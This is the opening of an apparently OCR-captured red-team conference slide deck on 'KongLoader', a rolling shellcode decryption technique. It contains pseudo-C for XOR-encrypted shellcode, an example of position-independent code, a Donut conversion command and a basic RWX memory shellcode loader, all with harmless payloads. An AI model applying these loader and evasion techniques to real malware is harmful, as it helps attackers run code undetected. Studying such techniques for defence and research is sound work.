# KongLoader


The hidden ART of rolling shellcode decryption

# About Tijme (me)

- Offensive Cyber @ ABN AMRO Bank (Netherlands)
- Digital Forensics @ Hunted (TV show)
- Red Teamer @ Northwave
- Author of exploits & malwarez
- Socials username is @tijme

  X – Bluesky – GitHub – LinkedIn

# Brainstorming



Michaël
hacking stuff 4real


System: Tijme is online

System: Michaël is online

Tijme:
We should build a rolling shellcode decryptor.

Last message recieved at 1:39 pm on Sep 30th 2024

# Brainstorming



Michaël
hacking stuff 4real

System: Tijme is online


System: Michaël is online

Tijme:
We should build a rolling shellcode decryptor.

Michaël:
I’m not sure if that would work in practice…

Last message recieved at 1:39 pm on Sep 30th 2024

# Brainstorming



System: Tijme is online

System: Michaël is online


Tijme:
We should build a rolling shellcode decryptor.

Michaël:
I’m not sure if that would work in practice…

Michaël:
Seems like it does, I built a Proof of Concept.

Last message recieved at 1:39 pm on Sep 30th 2024

# Brainstorming



Michaël
hacking stuff 4real

System: Tijme is online

System: Michaël is online

Tijme:
We should build a rolling shellcode decryptor.

Michaël:
I'm not sure if that would work in practice…

Michaël:
Seems like it does, I built a Proof of Concept.


System: Michaël sent you a nudge!

Last message recieved at 1:39 pm on Sep 30th 2024

# Proof of Concept (PoC) from Michaël

```
char encryption_key[] = { 0xDE, 0x41 };        // Encryption key

char shellcode[] = {
    0xe2, 0x6d, 0x6a, 0x9d, 0xb9, 0x9d, 0xb9, // Encrypted: mov rax, 0x13371337
    0x69                                       // Encrypted: ret
};

uint8_t* poc_michael() {
    ...                                        // Function for rolling decryption/execution
}

void main() {
    printf(”Result: 0x%x\n”, poc_michael(shellcode, xor_key));
}
```

*Pseudo c-code*




cmd.exe

```
$ .\poc.exe
Result: 0x13371337
```

# Introduction

*Let's align on loading shellcode*

# Position Dependent Code vs Position Independent Code



```
void main() {
    const char* msg = "Hello";
    printf(msg);
}
```

```
section .data
    msg db "Hello”   ; Hello

section .text
    global _start

_start:
    mov rax, 1       ; sys_write
    mov rdi, 1       ; stdout
    mov rsi, msg     ; absolute address
    mov rdx, 5       ; str length
    syscall
```

```
void main() {
    char msg[] = {'H','e','l','l','o', 0};
    printf(msg);
}
```

```
section .text
    global _start

_start:
    sub rsp, 5
    mov dword [rsp], 0x48            ; H
    mov dword [rsp+1], 0x6f6c6c65 ; ello
    mov rax, 1                       ; sys_write
    mov rdi, 1                       ; stdout
    lea rsi, [rsp]                   ; relative addr
    mov rdx, 5                       ; str length
    syscall
```

# TheWover's Donut

**A Position Independent Code (PIC) wrapper for all kinds of files**

- Project:
  - https://github.com/TheWover/donut
- Accepts inputs:
  - EXE, DLL, VBScript, Jscript, .NET, etc
- Outputs:
  - Position Independent Code


```
$ donut -f 1 -o pic.bin pdc.exe
```

# Loading the shellcode

```
char shellcode[] = {
    0x48, 0x83, 0xEC, 0x05,                         // sub rsp, 5
    0xC7, 0x04, 0x24, 0x48, 0x00, 0x00, 0x00,       // H
    0xC7, 0x44, 0x24, 0x01, 0x65, 0x6C, 0x6C, 0x6F, // ello
    0x48, 0xC7, 0xC0, 0x01, 0x00, 0x00, 0x00,       // sys_write
    0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00,       // stdout
    0x48, 0x8D, 0x34, 0x24,                         // relative addr
    0x48, 0xC7, 0xC2, 0x05, 0x00, 0x00, 0x00,       // str length
    0x0F, 0x05                                      // syscall
};

void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    exec_mem();
}
```

*Pseudo c-code*

# Loading the shellcode



```
char shellcode[] = {
    0x48, 0x83, 0xEC, 0x05,                             // sub rsp, 5
    0xC7, 0x04, 0x24, 0x48, 0x00, 0x00, 0x00,           // H
    0xC7, 0x44, 0x24, 0x01, 0x65, 0x6C, 0x6C, 0x6F,     // ello
    0x48, 0xC7, 0xC0, 0x01, 0x00, 0x00, 0x00,           // sys_write
    0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00,           // stdout
    0x48, 0x8D, 0x34, 0x24,                             // relative addr
    0x48, 0xC7, 0xC2, 0x05, 0x00, 0x00, 0x00,           // str length
    0x0F, 0x05                                          // syscall
};

void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    exec_mem();
}
```

*Pseudo c-code*

